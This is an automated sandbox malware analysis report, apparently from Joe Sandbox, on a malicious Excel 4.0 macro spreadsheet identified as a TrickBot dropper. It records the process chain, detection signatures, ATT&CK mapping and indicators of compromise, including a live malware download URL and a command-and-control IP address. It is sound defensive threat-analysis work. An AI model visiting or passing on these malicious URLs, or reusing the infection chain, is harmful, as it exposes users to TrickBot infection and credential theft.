

ID: 355602
Sample Name:
SecuriteInfo.com.Exploit.Siggen3.10350.12632.7055
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 02:15:52
Date: 20/02/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report SecuriteInfo.com.Exploit.Siggen3.10350.12632.7055 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Initial Sample 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Signature Overview 5
AV Detection: 5
Compliance: 5
Software Vulnerabilities: 5
Networking: 5
System Summary: 6
Boot Survival: 6
Malware Analysis System Evasion: 6
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
Contacted IPs 10
Public 10
General Information 11
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 12
IPs 12
Domains 13
ASN 13
JA3 Fingerprints 13
Dropped Files 13
Created / dropped Files 14
Static File Info 17
General 17
File Icon 18
Static OLE Info 18

General 18
OLE File "SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls" 18
Indicators 18
Summary 18
Document Summary 18
Streams 18
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 18
General 18
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096 19
General 19
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 157800 19
General 19
Macro 4.0 Code 19
Network Behavior 19
Snort IDS Alerts 19
Network Port Distribution 19
TCP Packets 20
UDP Packets 21
DNS Queries 22
DNS Answers 22
HTTP Request Dependency Graph 22
HTTP Packets 22
Code Manipulations 23
Statistics 23
Behavior 23
System Behavior 24
Analysis Process: EXCEL.EXE PID: 2340 Parent PID: 584 24
General 24
File Activities 24
File Created 24
File Deleted 25
File Moved 25
File Written 25
File Read 35
Registry Activities 35
Key Created 35
Key Value Created 35
Analysis Process: rundll32.exe PID: 2548 Parent PID: 2340 44
General 44
File Activities 45
File Read 45
Analysis Process: rundll32.exe PID: 2424 Parent PID: 2548 45
General 45
Analysis Process: wermgr.exe PID: 2316 Parent PID: 2424 45
General 45
Analysis Process: wermgr.exe PID: 2344 Parent PID: 2424 46
General 46
File Activities 46
File Read 46
Disassembly 46
Code Analysis 46


Analysis Report SecuriteInfo.com.Exploit.Siggen3.1035…

Overview


General Information

Sample Name:	SecuriteInfo.com.Exploit.Siggen3.10350.12632.7055 (renamed file extension from 7055 to xls)
Analysis ID:	355602
MD5:	422030b616989e..
SHA1:	04ec47e9f08ed7e.
SHA256:	6f1c23f3d7e471c..

Most interesting Screenshot:



Detection




Hidden Macro 4.0 TrickBot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Document exploit detected (drops P…
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e….
- Yara detected Trickbot
- Allocates memory in foreign process…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2340 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2548 cmdline: rundll32 ..\BASE.BABAA,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2424 cmdline: rundll32 ..\BASE.BABAA,DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - wermgr.exe (PID: 2316 cmdline: C:\Windows\system32\wermgr.exe MD5: 41DF7355A5A907E2C1D7804EC028965D)
      - wermgr.exe (PID: 2344 cmdline: C:\Windows\system32\wermgr.exe MD5: 41DF7355A5A907E2C1D7804EC028965D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x26ca2:$s1: Excel • 0x27d0a:$s1: Excel • 0x35b4:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000003.2087111126.0000000000374000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000003.2087119613.0000000000374000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2091202267.0000000000340000.00000004.00000020.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Copyright null 2021

Source	Rule	Description	Author	Strings
00000004.00000002.2091126228.0000000000270000.00000040.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2091382187.0000000000968000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.rundll32.exe.270000.1.raw.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
4.2.rundll32.exe.270000.1.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	


Sigma Overview

System Summary:



Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Compliance:



Uses new MSVCR Dlls

Binary contains paths to debug symbols

Software Vulnerabilities:



Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:



Copyright null 2021

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:



Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file

Boot Survival:



Drops PE files to the user root directory

Malware Analysis System Evasion:



Found evasive API chain (trying to detect sleep duration tampering with parallel thread)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:



Allocates memory in foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information:



Yara detected Trickbot

Remote Access Functionality:



Yara detected Trickbot


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 2 1	Path Interception	Access Token Manipulation 1	Masquerading 1 2 1	OS Credential Dumping	Security Software Discovery 1 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 2 2	Eavesdrop Insecure Network Communi
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 2 1 2	Disable or Modify Tools 2	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS Redirect F Calls/SMS
Domain Accounts	Exploitation for Client Execution 3 3	Logon Script (Windows)	Extra Window Memory Injection 1	Access Token Manipulation 1	Security Account Manager	System Network Configuration Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS Track Dev Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2 1 2	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	System Information Discovery 1 1 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulat Device Communi
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service

Copyright null 2021

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi Access P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Extra Window Memory Injection 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrac Insecure Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls	26%	ReversingLabs	Document-Word.Downloader.EncDoc	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\8[1].jjkes	6%	ReversingLabs	Win32.Trojan.Trickpak	
C:\Users\user\BASE.BABAA	6%	ReversingLabs	Win32.Trojan.Trickpak	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link

Copyright null 2021

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://200.52.147.93/rob60/377142_W617601.BB951803A213771AABBDF5CE6FB77EC0/5/file/=	0%	Avira URL Cloud	safe	
http://www.chipmania.it/mails/open.php	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://https://200.52.147.93/rob60/377142_W617601.BB951803A213771AABBDF5CE6FB77EC0/5/file/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
chipmania.it	185.81.0.78	true	false		unknown
www.chipmania.it	unknown	unknown	false		unknown
api.ip.sb	unknown	unknown	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.chipmania.it/mails/open.php	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.00000002.2093209344.0000000001D27000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2091598898.0000000002497000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2361796624.0000000033BA7000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	wermgr.exe, 00000006.00000002.2361569025.00000000339C0000.00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.00000002.2092708829.0000000001B40000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2091417672.00000000022B0000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2361569025.00000000339C0000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.00000002.2092708829.0000000001B40000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2091417672.00000000022B0000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2361569025.00000000339C0000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.00000002.2093209344.0000000001D27000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2091598898.0000000002497000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2361796624.0000000033BA7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	wermgr.exe, 00000006.00000002.2361153381.00000000335D0000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://200.52.147.93/rob60/377142_W617601.BB951803A213771AABBDF5CE6FB77EC0/5/file/=	wermgr.exe, 00000006.00000002.2356089312.000000000026E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000003.00000002.2092708829.0000000001B40000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2091417672.00000022B0000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2361569025.00000000339C0000.00000002.00000001.sdmp	false		high
http://www.%s.comPA	wermgr.exe, 00000006.00000002.2361153381.00000000335D0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.00000002.2093209344.0000000001D27000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2091598898.0000002497000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2361796624.0000000033BA7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.00000002.2092708829.0000000001B40000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2091417672.00000022B0000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2361569025.00000000339C0000.00000002.00000001.sdmp	false		high
http://servername/isapibackend.dll	wermgr.exe, 00000006.00000002.2362129186.00000000341A0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://200.52.147.93/rob60/377142_W617601.BB951803A213771AABBDF5CE6FB77EC0/5/file/	wermgr.exe, 00000006.00000002.2356089312.000000000026E000.00000004.00000020.sdmp, wermgr.exe, 00000006.00000002.2356106081.000000000029A000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.81.0.78	unknown	Italy		52030	SERVERPLAN-ASIT	false

Copyright null 2021

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
200.52.147.93	unknown	Honduras		27932	RedesyTelecomunicaciones HN	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	355602
Start date:	20.02.2021
Start time:	02:15:52
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Exploit.Siggen3.10350.12632.7055 (renamed file extension from 7055 to xls)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@9/7@3/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 12.3% (good quality ratio 7.7%) • Quality average: 58.5% • Quality standard deviation: 46.4%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 205.185.216.10, 205.185.216.42, 172.67.75.172, 104.26.12.31, 104.26.13.31 • Excluded domains from analysis (whitelisted): api.ip.sb.cdn.cloudflare.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, au-bg-shim.trafficmanager.net • VT rate limit hit for: /opt/package/joesandbox/database/analysis/355602/sample/SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls

Simulations

Behavior and APIs

Time	Type	Description
02:16:42	API Interceptor	1x Sleep call for process: rundll32.exe modified
02:16:42	API Interceptor	8x Sleep call for process: wermgr.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.81.0.78	SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
